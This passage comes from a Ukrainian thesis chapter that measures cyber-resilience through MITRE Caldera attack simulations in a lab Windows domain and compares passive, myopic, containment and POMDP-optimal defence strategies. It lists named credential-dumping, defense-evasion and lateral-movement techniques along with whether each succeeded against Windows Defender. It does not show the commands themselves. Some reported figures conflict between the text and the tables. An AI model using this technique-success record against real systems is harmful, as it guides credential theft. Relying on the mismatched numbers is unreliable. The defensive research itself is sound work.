


Рисунок 4.21 – Adversaries (Профілі зловмисників) в середовищі MITRE Caldera

3) Операції (Operations)

Фінальним етапом ініціалізації стало формування масштабного сегменту Операцій, у межах якого було задіяно розширений набір із понад 800 функціональних модулів (Top Abilities), що охоплюють більшу частину матриці MITRE ATT&CK. Налаштування операцій здійснювалося з використанням інтелектуального планувальника (Planner), який динамічно визначав наступний крок атаки залежно від результативності попередніх дій. Даний підхід дозволив акумулювати репрезентативний обсяг даних для побудови таблиці Ефективності контрзаходів, оскільки система в автоматизованому режимі опрацьовувала сотні варіацій обходу засобів захисту.

Під час реалізації операції кожен успішний запуск модуля ідентифікувався як компрометація відповідного етапу, тоді як кожне блокування фіксувалося як ефективне спрацювання контрзаходу. Дані про активність систем Windows Defender та Firewall слугували джерелом для заповнення Матриці ефективності контрзаходів, що дозволило

кількісно оцінити реальний показник локалізації загрози для кожної з використаних технік в імітаційному середовищі.

The screenshot shows the MITRE Caldera Operations interface. The left sidebar contains navigation links for CAMPAIGNS, agents, abilities, adversaries, operations, schedules, and PLUGINS. The main panel displays the 'Operations' section for 'test_new_op_atomic'. A table lists the following operations:

Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Out
1/14/2026, 5:17:06 AM EST	success	GetDomain	discovery	sglecr	WIN-	11136	View Command	View Out
1/14/2026, 5:17:18 AM EST	success	PowerShell version	discovery	sglecr	WIN-	6096	View Command	View Out
1/14/2026, 5:17:31 AM EST	success	Find LSASS	discovery	sglecr	WIN-	11192	View Command	View Out
1/14/2026, 5:17:37 AM EST	success	Get System Time	discovery	sglecr	WIN-	8096	View Command	View Out
1/14/2026, 5:17:46 AM EST	success	View remote shares	discovery	sglecr	WIN-	8124	View Command	View Out
1/14/2026, 5:17:52 AM EST	success	Find System Network Connections	discovery	sglecr	WIN-	2184	View Command	View Out
1/14/2026, 5:17:59 AM EST	success	Collect ARP details	discovery	sglecr	WIN-	7564	View Command	View Out
1/14/2026, 5:18:07 AM EST	success	Reverse nslookup IP	discovery	sglecr	WIN-	8468	View Command	View Out
1/14/2026, 5:18:14 AM EST	success	Reverse nslookup IP	discovery	sglecr	WIN-	2672	View Command	View Out
1/14/2026, 5:18:28 AM EST	success	Reverse nslookup IP	discovery	sglecr	WIN-	10784	View Command	View Out
1/14/2026, 5:18:42 AM EST	success	Reverse nslookup IP	discovery	sglecr	WIN-	10128	View Command	View Out
1/14/2026, 5:18:55 AM EST	success	Reverse nslookup IP	discovery	sglecr	WIN-	6168	View Command	View Out
1/14/2026, 5:19:08 AM EST	success	Reverse nslookup IP	discovery	sglecr	WIN-	8196	View Command	View Out

Рисунок 4.22 – Operations (Операції) в середовищі MITRE Caldera (1)

The screenshot shows the MITRE Caldera Operations interface with a table listing operations with various statuses:

1/14/2026, 5:31:10 AM EST	success	Signed Binary Execution - Mavinject	defense-evasion	sglecr	WIN-	5404	View Command	No c
1/14/2026, 5:31:17 AM EST	success	Clear Logs	defense-evasion	sglecr	WIN-	11080	View Command	No c
1/14/2026, 5:31:25 AM EST	timeout	1-min sleep	defense-evasion	sglecr	WIN-	11904	View Command	Vie
1/14/2026, 5:32:40 AM EST	success	Check Security Services	defense-evasion	sglecr	WIN-	9516	View Command	Vie
1/14/2026, 5:32:50 AM EST	failed	Disable Windows Defender All	defense-evasion	sglecr	WIN-	10528	View Command	Vie
1/14/2026, 5:33:02 AM EST	failed	Bypass ExecutionPolicy	defense-evasion	sglecr	WIN-	6496	View Command	Vie
1/14/2026, 5:33:14 AM EST	success	Disrupt WIFI	impact	sglecr	WIN-	6316	View Command	Vie
1/14/2026, 5:33:28 AM EST	success	Crypto (Monero) Mining	impact	sglecr	WIN-	1760	View Command	No c
1/14/2026, 5:34:46 AM EST	timeout	File Hunter Mission	impact	sglecr	WIN-	8040	View Command	Vie
1/14/2026, 5:35:59 AM EST	success	Leave note	impact	sglecr	WIN-	4104	View Command	No c
1/14/2026, 5:36:06 AM EST	success	Invoke-MemeKatz	impact	sglecr	WIN-	11560	View Command	Vie
1/14/2026, 5:36:30 AM EST	success	Lateral Movement - Certutil	lateral-movement	sglecr	WIN-	2308	View Command	Vie
1/14/2026, 5:37:10 AM EST	success	Copy 54ndc47 (SMB)	lateral-movement	sglecr	WIN-	640	View Command	Vie
1/14/2026, 5:37:24 AM EST	failed	Lateral Movement - esentutl	lateral-movement	sglecr	WIN-	8660	View Command	Vie
1/14/2026, 5:37:37 AM EST	failed	Net use	lateral-movement	sglecr	WIN-	4544	View Command	Vie
1/14/2026, 5:37:58 AM EST	failed	Net use	lateral-movement	sglecr	WIN-	9464	View Command	Vie
1/14/2026, 5:38:13 AM EST	failed	Net use	lateral-movement	sglecr	WIN-	11868	View Command	Vie
1/14/2026, 5:38:25 AM EST	failed	Net use	lateral-movement	sglecr	WIN-	10576	View Command	Vie
1/14/2026, 5:38:43 AM EST	success	Net use	lateral-movement	sglecr	WIN-	11520	View Command	Vie

Рисунок 4.23 – Operations (Операції) в середовищі MITRE Caldera (2)

В результаті, кожна перевірка фіксувалася системою моніторингу, що дозволило сформувати статистику успішності проникнення (Passed) та блокування (Failed) для кожного налаштованого рівня захисту. Ці практичні дані стали основою для побудови

Матриць стратегій захисту, які відображають реальний рівень Execution Rate для кожної тактики.

	A	B	C	D	E	F	G	H	I	J	K
	Execution Time (UTC)	Execution Time (Local)	Technique	Test Number	Test Name	Hostname	IP Address	Username	GUID	ProcessId	ExitCode
1	29.01.2026 9:54	29.01.2026 1:54 T1001.002	1	Steganographic Tarball Embedding	WIN	192.168.181.137	domainlab\testuser	c7921449-8b62-4cdd-8a83-d9281ac0190b	2512	0	
2	29.01.2026 9:54	29.01.2026 1:54 T1001.002	2	Embedded Script in Image Execution via Extract-Invoke-P5Image	WIN	192.168.181.137	domainlab\testuser	04bb8e3d-1670-46ba-a3f1-5cee64da29b6	128	0	
3	29.01.2026 9:54	29.01.2026 1:54 T1003	1	Gsccdump	WIN	192.168.181.137	domainlab\testuser	96345bfc-8ae7-4b6a-80b7-223200f24ef9	4804	1	
4	29.01.2026 9:54	29.01.2026 1:54 T1003	2	Credential Dumping with NPPSPy	WIN	192.168.181.137	domainlab\testuser	9e2173c0-ba26-4cdf-b0ed-8c54b27e3ade	2332	0	
5	29.01.2026 9:55	29.01.2026 1:55 T1003	3	Dump svchost.exe to gather RDP credentials	WIN	192.168.181.137	domainlab\testuser	d400090a-d8ca-4be0-982e-c70598a23de9	4436	0	
6	29.01.2026 9:55	29.01.2026 1:55 T1003	4	Retrieve Microsoft IIS Service Account Credentials Using AppCmd (using list)	WIN	192.168.181.137	domainlab\testuser	6c7a4fd3-5b0b-4b30-a93e-39411b25d889	9516	0	
7	29.01.2026 9:55	29.01.2026 1:55 T1003	5	Retrieve Microsoft IIS Service Account Credentials Using AppCmd (using config)	WIN	192.168.181.137	domainlab\testuser	42510244-5019-48fa-a0e5-66c3b79e0049	10588	0	
8	29.01.2026 9:55	29.01.2026 1:55 T1003	6	Dump Credential Manager using keymgr.dll and rundll32.exe	WIN	192.168.181.137	domainlab\testuser	84113186-ed3c-4d0d-8a3c-9880b08c1faa	5280	0	
9	29.01.2026 9:55	29.01.2026 1:55 T1003	7	Send NTLM Hash with RPC Test Connection	WIN	192.168.181.137	domainlab\testuser	0b207037-813c-4444-ac3f-b597cf280a67	9496	0	
10	29.01.2026 9:55	29.01.2026 1:55 T1003.001	1	Dump LSASS.exe Memory using Procdump	WIN	192.168.181.137	domainlab\testuser	0be2230c-9ab3-4ac2-8826-3199b9a0ebf8	4612	1	
11	29.01.2026 9:55	29.01.2026 1:55 T1003.001	2	Dump LSASS.exe Memory using comsvcs.dll	WIN	192.168.181.137	domainlab\testuser	2536dee2-12fb-459a-8c37-971844fa73be	3840	0	
12	29.01.2026 9:55	29.01.2026 1:55 T1003.001	3	Dump LSASS.exe Memory using direct system calls and API unhooking	WIN	192.168.181.137	domainlab\testuser	7ae7102c-a059-45c9-b585-4c7a2d05790d	3352	1	
13	29.01.2026 9:55	29.01.2026 1:55 T1003.001	4	Dump LSASS.exe Memory using NanoDump	WIN	192.168.181.137	domainlab\testuser	ddd4aca-bbed-46f0-884d-e4c5971c51ea	6752	1	
14	29.01.2026 9:55	29.01.2026 1:55 T1003.001	6	Offline Credential Theft With Mimikatz	WIN	192.168.181.137	domainlab\testuser	453ac413-1dbd-47d7-b28a-172ce9228023	7476	1	
15	29.01.2026 9:55	29.01.2026 1:55 T1003.001	7	LSASS read with pypykatz	WIN	192.168.181.137	domainlab\testuser	c37bc535-5c62-4195-9cc3-051767317d18	10760	1	
16	29.01.2026 9:55	29.01.2026 1:55 T1003.001	8	Dump LSASS.exe Memory using Out-Minidump.ps1	WIN	192.168.181.137	domainlab\testuser	6502c8f0-b775-4dbd-9193-1298f56b6781	8756	0	
17	29.01.2026 9:55	29.01.2026 1:55 T1003.001	9	Create Mini Dump of LSASS.exe using Procdump	WIN	192.168.181.137	domainlab\testuser	7ced33f1-0acd-44ef-9774-15511300b24b	1048	1	
18	29.01.2026 9:55	29.01.2026 1:55 T1003.001	10	Powershell Mimikatz	WIN	192.168.181.137	domainlab\testuser	66fb0bc1-3c3f-47e9-a298-550ecfefacbc	1652	0	
19	29.01.2026 9:55	29.01.2026 1:55 T1003.001	11	Dump LSASS with createdump.exe from .Net v5	WIN	192.168.181.137	domainlab\testuser	9d0072d8-7cca-45d4-bd14-f852cfaf35f0	1428	0	
20	29.01.2026 9:55	29.01.2026 1:55 T1003.001	12	Dump LSASS.exe using imported Microsoft DLLs	WIN	192.168.181.137	domainlab\testuser	86fc340-237f-4701-b155-81c01e48d697	7092	0	
21	29.01.2026 9:55	29.01.2026 1:55 T1003.001	13	Dump LSASS.exe using lolbin rdleakdiag.exe	WIN	192.168.181.137	domainlab\testuser	47a539d1-61b9-4364-bf49-e68b2ca95ef0	6336	0	
22	29.01.2026 9:55	29.01.2026 1:55 T1003.001	14	Dump LSASS.exe Memory through Silent Process Exit	WIN	192.168.181.137	domainlab\testuser	eb5ad1f6-b601-4926-bca7-dad22adffb37	7240	1	
23	29.01.2026 9:55	29.01.2026 1:55 T1003.002	1	Registry dump of SAM, creds, and secrets	WIN	192.168.181.137	domainlab\testuser	5c2571d0-1572-416d-9676-812e64ca9f44	8792	-1073741502	
24	29.01.2026 9:57	29.01.2026 1:57 T1003.002	2	Registry parse with pypykatz	WIN	192.168.181.137	domainlab\testuser	a96872b2-cbf3-46cf-8eb4-27e80e85263	6160	1	
25	29.01.2026 9:57	29.01.2026 1:57 T1003.002	3	esentutil.exe SAM copy	WIN	192.168.181.137	domainlab\testuser	a90c2f4d-6726-444e-99d2-a00cd7c20480	4752	-1	
26	29.01.2026 9:57	29.01.2026 1:57 T1003.002	4	PowerDump Hashes and Usernames from Registry	WIN	192.168.181.137	domainlab\testuser	804f28fc-c8fc-40da-b5a2-e940bc5c193	3812	0	
27	29.01.2026 9:57	29.01.2026 1:57 T1003.002	5	dump volume shadow copy hives with certutil	WIN	192.168.181.137	domainlab\testuser	eeb9751a-d598-42d3-b11c-c122b9c3f6c7	5172	0	
28	29.01.2026 9:57	29.01.2026 1:57 T1003.002	6	dump volume shadow copy hives with System.IO.File	WIN	192.168.181.137	domainlab\testuser	9d77fde7-05f8-476e-a81b-8ff0472c64d0	7632	0	
29	29.01.2026 9:57	29.01.2026 1:57 T1003.002	7	WinPwn - Loot local Credentials - Dump SAM-File for NTLM Hashes	WIN	192.168.181.137	domainlab\testuser	0c0f5f06-166a-4f4d-bb4a-719d9f9d1dbb	2444	0	
30	29.01.2026 9:57	29.01.2026 1:57 T1003.002	8	Dumping of SAM, creds, and secrets(Reg Export)	WIN	192.168.181.137	domainlab\testuser	21d41be-cd08-4695-a650-c3981113aa3c	10932	-1073741502	
31	29.01.2026 9:58	29.01.2026 1:58 T1003.003	1	Create Volume Shadow Copy with vssadmin	WIN	192.168.181.137	domainlab\testuser	dcebead7-6c28-4b4b-bf3c-79debb1b1fc7	1604	2	
32	29.01.2026 9:58	29.01.2026 1:58 T1003.003	2	Copy NTDS.dit from Volume Shadow Copy	WIN	192.168.181.137	domainlab\testuser	c6237146-9eae-4711-85c9-c56d236a6b03	372	-1	
33	29.01.2026 10:00	29.01.2026 2:00 T1003.003	3	Dump Active Directory Database with NTDSutil	WIN	192.168.181.137	domainlab\testuser	2364e33d-ceab-4641-8a68-bfbfd7cc2723	3012	0	
34	29.01.2026 10:00	29.01.2026 2:00 T1003.003	4	Create Volume Shadow Copy with WMI	WIN	192.168.181.137	domainlab\testuser	2247de0-8f0a-4a94-b5d8-989b036c86da	5012	0	
35	29.01.2026 10:00	29.01.2026 2:00 T1003.003	5	Create Volume Shadow Copy remotely with WMI	WIN	192.168.181.137	domainlab\testuser	db93459f-71f0-494d-9808-ec83b2b64226	7024	0	
36	29.01.2026 10:00	29.01.2026 2:00 T1003.003	6	Create Volume Shadow Copy remotely (WMI) with esentutil	WIN	192.168.181.137	domainlab\testuser	21c7b080-3e8b-40fa-8f9d-f5b194ff2865	920	0	
37	29.01.2026 10:00	29.01.2026 2:00 T1003.003	7	Create Volume Shadow Copy with Powershell	WIN	192.168.181.137	domainlab\testuser	542bb97e-da53-436b-8e43-e0a7d31a6c24	1216	0	

Рисунок 4.24 – Звіт про результати моделювання

У підсумку, отримані результати дозволили розрахувати реальний показник успішності атак (Execution Rate) для різних конфігурацій засобів захисту, що слугувало підґрунтям для подальших обчислень щодо зменшення/зростання індикатора кіберстійкості.

На основі отриманих даних сформовано Матрицю стратегій захисту, яка наочно демонструє зниження показника *Execution Rate* при переході від пасивної до оптимальної політики. Це підтверджує ефективність інтелектуального вибору засобів захисту залежно від поточного стану системи.

```

$ python3 test3_script.py
— Passive Agent —
Шлях атаки: s1 → s2 → s3 → s4
Штраф за перебування в станах: -3050
Вартість застосованої дії (A4): -150
ЗАГАЛЬНІ ВТРАТИ: -3200

— Optimal Agent —
Шлях атаки: s1 → s2
Штраф за перебування в станах: -250
Вартість застосованої дії (A7): -5
ЗАГАЛЬНІ ВТРАТИ: -255

```

Рисунок 4.25 – Відпрацювання агентів для формування матриць

```

$ python3 test2_script.py

```

Metric	Passive	Optimal	Delta
Avg Resilience Q_avg	0.600	0.765	+27.5%
Minimum Resilience Q_min	0.100	0.500	+400.0%
Resilience Decay Rate	0.900	0.480	-46.7%

Рисунок 4.26 – Обрахунок проміжних поетапних показників кіберстійкості

```

$ python3 test_script.py

```

Action	State	W_s	P_res	R_loc	Q(t)
A1_Block_IP	s1_Node9	0.95	0.902	0.400	0.651
A1_Block_IP	s2_Node16	0.80	0.760	0.400	0.580
A1_Block_IP	s3_Node22	0.55	0.522	0.400	0.461
A1_Block_IP	s4_Node24	0.20	0.190	0.400	0.295
A1_Block_IP	s5_Final	0.00	0.000	0.400	0.200
A2_Segregate_FW	s1_Node9	0.95	0.925	0.500	0.713
A2_Segregate_FW	s2_Node16	0.80	0.779	0.500	0.640
A2_Segregate_FW	s3_Node22	0.55	0.536	0.500	0.518
A2_Segregate_FW	s4_Node24	0.20	0.195	0.500	0.347
A2_Segregate_FW	s5_Final	0.00	0.000	0.500	0.250
A4_Isolate_Host	s1_Node9	0.95	0.380	0.900	0.640
A4_Isolate_Host	s2_Node16	0.80	0.320	0.900	0.610
A4_Isolate_Host	s3_Node22	0.55	0.220	0.900	0.560
A4_Isolate_Host	s4_Node24	0.20	0.080	0.900	0.490
A4_Isolate_Host	s5_Final	0.00	0.000	0.900	0.450
A7_Full_Audit	s1_Node9	0.95	0.594	0.750	0.672
A7_Full_Audit	s2_Node16	0.80	0.500	0.750	0.625
A7_Full_Audit	s3_Node22	0.55	0.344	0.750	0.547
A7_Full_Audit	s4_Node24	0.20	0.125	0.750	0.438
A7_Full_Audit	s5_Final	0.00	0.000	0.750	0.375

Рисунок 4.27 – Проміжні результати для наповнення матриць

В свою чергу, для розгортання віртуального середовища використовувалася система зі наступними характеристиками:

- **Процесор (CPU):** 12-ядерний, що дозволило одночасно запускати декілька віртуальних машин для контролера домену, робочих станцій та сервера Caldera без втрати продуктивності під час інтенсивних атак.
- **Оперативна пам'ять (RAM):** 64 ГБ DDR5. Це критично для одночасної роботи Windows Server (DC), декількох інстансів Windows 10/11 та Linux-сервера з Caldera, кожна з яких потребує від 4 до 16 ГБ для стабільної роботи 800+ модулів атак.
- **Диск (Storage):** NVMe SSD-накопичувачі. Висока швидкість читання/запису забезпечила мінімальні затримки (jitter) під час операцій Caldera.

```
Resources:
Soft:
    Proxmox Virtual Environment
        Intel Xeon E5 2790 v4
        Linux 6.8.12
    Vmware Workstation Pro
        AMD Ryzen 5 5500U
SSD = 532GB
DC - 100 GB
WIN-client - 100 GB
Web-server - 100 GB
Ftp-server - 100 GB
Router Host - 32 GB
Database Server - 100Gb
RAM = 38 GB
DC - 12 GB
WIN-client - 4 GB
Web-server - 8 GB
Ftp-server - 6 GB
Router Host - 2 GB
Database Server - 6GB
Processors = 49
DC - 12 (3 sockets, 4 cores)
WIN-client - 8 (2 sockets, 4 cores)
Web-server - 9 (3 sockets, 3 cores)
Ftp-server - 8 (2 sockets, 4 cores)
Router Host - 4 (2 sockets, 2 cores)
Database Server - 8 (2 sockets, 4 cores)
```

Рисунок 4.28 – Ресурси віртуального середовища для генерації атак

Отже, завдяки MITRE Caldera ми змогли не просто провести одиничні тести, а отримати вибірку для подальшого розрахунку кіберстійкості. Важливим елементом підготовки стало поєднання практичних витрат на роботу агентів у системі та результатів виконання 800 модулів. Це дозволило розробити Зведеної таблицю впливу, де зафіксовано ресурсні витрати для кожної дії та розраховано показники втрати працездатності й залишкової доступності системи. Зокрема, в ході експериментів встановлено, що застосування окремої дії знижує загальну доступність системи відносно базового стану.

Таблиця 4.3 – Зведена таблиця впливу

Контрзахід	Вартість (R)	Втрата працездатності (%)	Залишкова доступність (%)
A0: Nothing	0.0	0%	100%
A7: Full Audit	-5.0	1.7%	98.3%
A1: Block IP	-10.0	3.3%	96.7%
A2: Segregate FW	-20.0	6.7%	93.3%
A6: Update Patches	-30.0	10.0%	90.0%
A3: Terminate Session	-50.0	16.7%	83.3%
A4: Isolate Host	-150.0	50.0%	50.0%
A5: Reset Containers	-250.0	83.3%	16.7%

На основі цих даних сформовано матрицю «Дія vs Стан», яка кількісно описує залишкову працездатність та функціональність конкретних вузлів мережі при застосуванні певних контрзаходів. Розраховано підсумковий рівень функціональності системи при поєднанні поточного рівня компрометації (w) та впливу обраної протидії. Це підтвердило, що оптимальна політика здатна протистояти навіть найбільш агресивним сценаріям атак, які моделювалися через фреймворк Caldera.

Таблиця 4.4 – Матриця «Дія vs Стан»

Дія / Стан	s0 (Clean)	s1 (Node 9)	s2 (Node 16)	s3 (Node 22)	s4 (Node 24)	s5 (Final)
Коеф. стану (w)	1.0	0.95	0.8	0.55	0.2	0.0
A0: Nothing	100%	95.0%	80.0%	55.0%	20.0%	0.0%
A7: Full Audit	62.5%	59.4%	50.0%	34.4%	12.5%	0.0%
A1: Block IP	95.0%	90.3%	76.0%	52.3%	19.0%	0.0%
A2: Segregate FW	97.4%	92.5%	77.9%	53.6%	19.5%	0.0%
A6: Update Patches	90.0%	85.5%	72.0%	49.5%	18.0%	0.0%
A3: Terminate Session	83.3%	79.2%	66.7%	45.8%	16.7%	0.0%
A4: Isolate Host	50.0%	47.5%	40.0%	27.5%	10.0%	0.0%
A5: Reset Containers	15.0%	14.2%	12.0%	8.2%	3.0%	0.0%

Паралельно з оцінкою проходження атак було розроблено Матрицю ефективності контрзаходів (Countermeasure Efficiency), що відображають здатність системи до локалізації загроз на різних етапах просування зловмисника. Ці матриці стали фундаментом для визначення операційної здатності агентів захисту: від низької ефективності *Block IP* на початкових етапах до максимальних показників *Full Audit* та *Isolate Host* у критичних точках мережі.

Таблиця 4.5 – Матриця ефективності контрзаходів

Контрзахід / Стан	s0: Clean	s1: WS Exec	s2: FS Exec	s3: NFS Attack	s4: File FS	s5: Final
A1: Block IP	0.10	0.30	0.40	0.80	0.50	0.20
A2: Segregate FW	0.10	0.20	0.60	0.90	0.70	0.20
A3: Terminate Session	0.00	0.50	0.40	0.30	0.60	0.90
A4: Isolate Host	0.00	0.90	0.90	0.90	0.90	0.95
A5: Reset Containers	0.10	0.40	0.80	0.30	0.70	0.50
A6: Update Patches	0.90	0.80	0.70	0.40	0.50	0.80
A7: Full Audit	0.95	0.95	0.95	0.95	0.95	0.98

4.5 Розрахунок індикатора кіберстійкості

Отже, проведені числові експерименти з використанням програмного пакета MITRE Caldera, у якому моделювалися сценарії кібератак на мережу як із застосуванням адаптивних контрзаходів, так і за їх відсутності, дозволили визначити ймовірності (частки) досягнення зловмисником відповідних рівнів компрометації.

Розрахунок інтегрального показника кіберстійкості R_0 базується на оцінці математичного очікування втрати системної функціональності під час розвитку кібератаки. Для побудови моделі процес латерального переміщення зловмисника розглядається як дискретна послідовність етапів, що відповідають трьом ключовим рівням компрометації інфраструктури: ухилення від захисту (Defense Evasion), збір інформації (Discovery) та доступ до облікових даних (Credential Access).

Проникнення на кожен наступний i – й рівень компрометації супроводжується набуттям нових привілеїв зловмисником, що об'єктивно призводить до глибшого

порушення цілісності або доступності системи. Відповідно, кожен рівень характеризується визначеним коефіцієнтом падіння продуктивності (деградації) ΔP_i , де застосовується нелінійна шкала штрафів для відображення експоненційного зростання критичності наслідків на пізніх стадіях атаки [124].

Загальна кіберстійкість системи R_0 обчислюється як різниця між ідеальним станом безперебійного функціонування (який приймається за абсолютну величину) та сумарними очікуваними втратами на всіх рівнях компрометації [125]:

Таким чином, загалом було виконано 578 симуляційних прогонів для усіх стратегій (Пасивна, Міопічна, Стимування та Оптимальна) з пасивною, або ж активною адаптивною протидією.

У таблицях 4.6-4.9 наведено отримані емпіричні частки успішного досягнення кожного з рівнів компрометації для кожної із стратегій. Також в таблицях наведений показник Prediction, який наводить кількість пропущених атак на наступному рівні компрометації із застосуванням вибраного сценарію протидії.

Отже, зробимо припущення, що значення втрати функціональності для трьох рівнів були наступними: $\Delta P_1 = 0,1$, $\Delta P_2 = 0,2$, $\Delta P_3 = 0,4$. Варто зазначити, що ці значення є умовними моделями для симуляції; у реальних умовах вони суттєво залежатимуть від специфіки конкретного об'єкта критичної інфраструктури, топології його мережі та специфіки архітектури мережі енергетичного об'єкта. Тривалість перебування системи у стані деградації для всіх рівнів прийнята за умовну одиницю: $\Delta t_1 = \Delta t_2 = \Delta t_3 = 1$.

Тоді, підставляючи значення у формулу (4.18), на основі отриманих під час симуляцій часток успішних компрометацій (f_i) було обчислено фінальні показники кіберстійкості R_0 для чотирьох досліджуваних стратегій протидії:

- Пасивна (базова): **0.6761**
- Міопічна (жадібний пошук): **0.8244**
- Стимування: **0.8785** *(вища ефективність порівняно з міопічною стратегією досягається завдяки застосуванню більш точного фактора дисконтування)*

при оцінці майбутніх загроз, тобто більшого горизонту планування в агента POMDP).

- Оптимальна: **0.9519**

Таблиця 4.6 – Пасивна стратегія

Tactic	Total_Tests	Passed	Failed	Execution_Rate	Prediction	R_0
Defense Evasion	361	168	193	46,50%	78	0,6761
Discovery	116	53	63	45,70%	24	
Credential Access	101	47	54	46,50%	22	

Таблиця 4.7 – Міопічна стратегія

Tactic	Total_Tests	Passed	Failed	Execution_Rate	Prediction	R_0
Defense Evasion	361	80	281	22,20%	18	0,8244
Discovery	116	27	89	23,30%	6	
Credential Access	101	27	74	26,70%	7	

Таблиця 4.8 – Стратегія стримування

Tactic	Total_Tests	Passed	Failed	Execution_Rate	Prediction	R_0
Defense Evasion	361	56	305	15,50%	9	0,8765
Discovery	116	19	97	16,40%	3	
Credential Access	101	19	82	18,80%	4	

Таблиця 4.9 – Оптимальна стратегія

Tactic	Total_Tests	Passed	Failed	Execution_Rate	Prediction	R_0
Defense Evasion	361	22	339	6,10%	1	0,9519
Discovery	116	6	110	5,20%	0	
Credential Access	101	8	93	7,90%	1	

Аналіз отриманих результатів наочно демонструє кількісну еволюцію кіберстійкості залежно від обраної політики контрзаходів. За відсутності активної протидії (Пасивна стратегія) зловмисник майже безперешкодно досягає глибоких рівнів компрометації, через що енергетичний об'єкт втрачає близько третини своєї загальної функціональності ($R_0 \approx 0.67$), що є неприпустимим критерієм для критичної інфраструктури.

Застосування реактивних підходів (Міопічна стратегія та Стратегія стримування) дозволяє суттєво абсорбувати удар, підвищуючи показник стійкості до безпечнішого діапазону 0.82 – 0.87. Однак беззаперечну перевагу демонструє Оптимальна стратегія на базі POMDP. Зберігаючи стійкість на рівні понад 95% ($R_0 = 0.9519$), цей підхід доводить здатність автономного агента діяти проактивно в умовах високої невизначеності. Завдяки своєчасному застосуванню ізоляційних контрзаходів на найбільш ранніх етапах атаки, система мінімізує сумарну площу деградації $P(t)$, гарантуючи безперервність цільових технологічних процесів об'єкта. При цьому різниця в Execution_Rate між базовою та оптимальною стратегією склала 40%.

У підсумку, загальна порівняльна таблиця усіх стратегій виглядає наступним чином:

Таблиця 4.10 – Загальна таблиця усіх стратегій протидії

Тактика MITRE	Стратегія 1: Пасивна (2 дії)	Стратегія 2: Міопічна (4 дії)	Стратегія 3: Стимування (4 дії+)	Стратегія 4: Оптимальна (8 дії)
Defense Evasion	46.5%	22,20%	15,50%	6,10%
Discovery	46.5%	23,30%	16,40%	5,20%
Credential Access	46.5%	26,70%	18,80%	7,90%

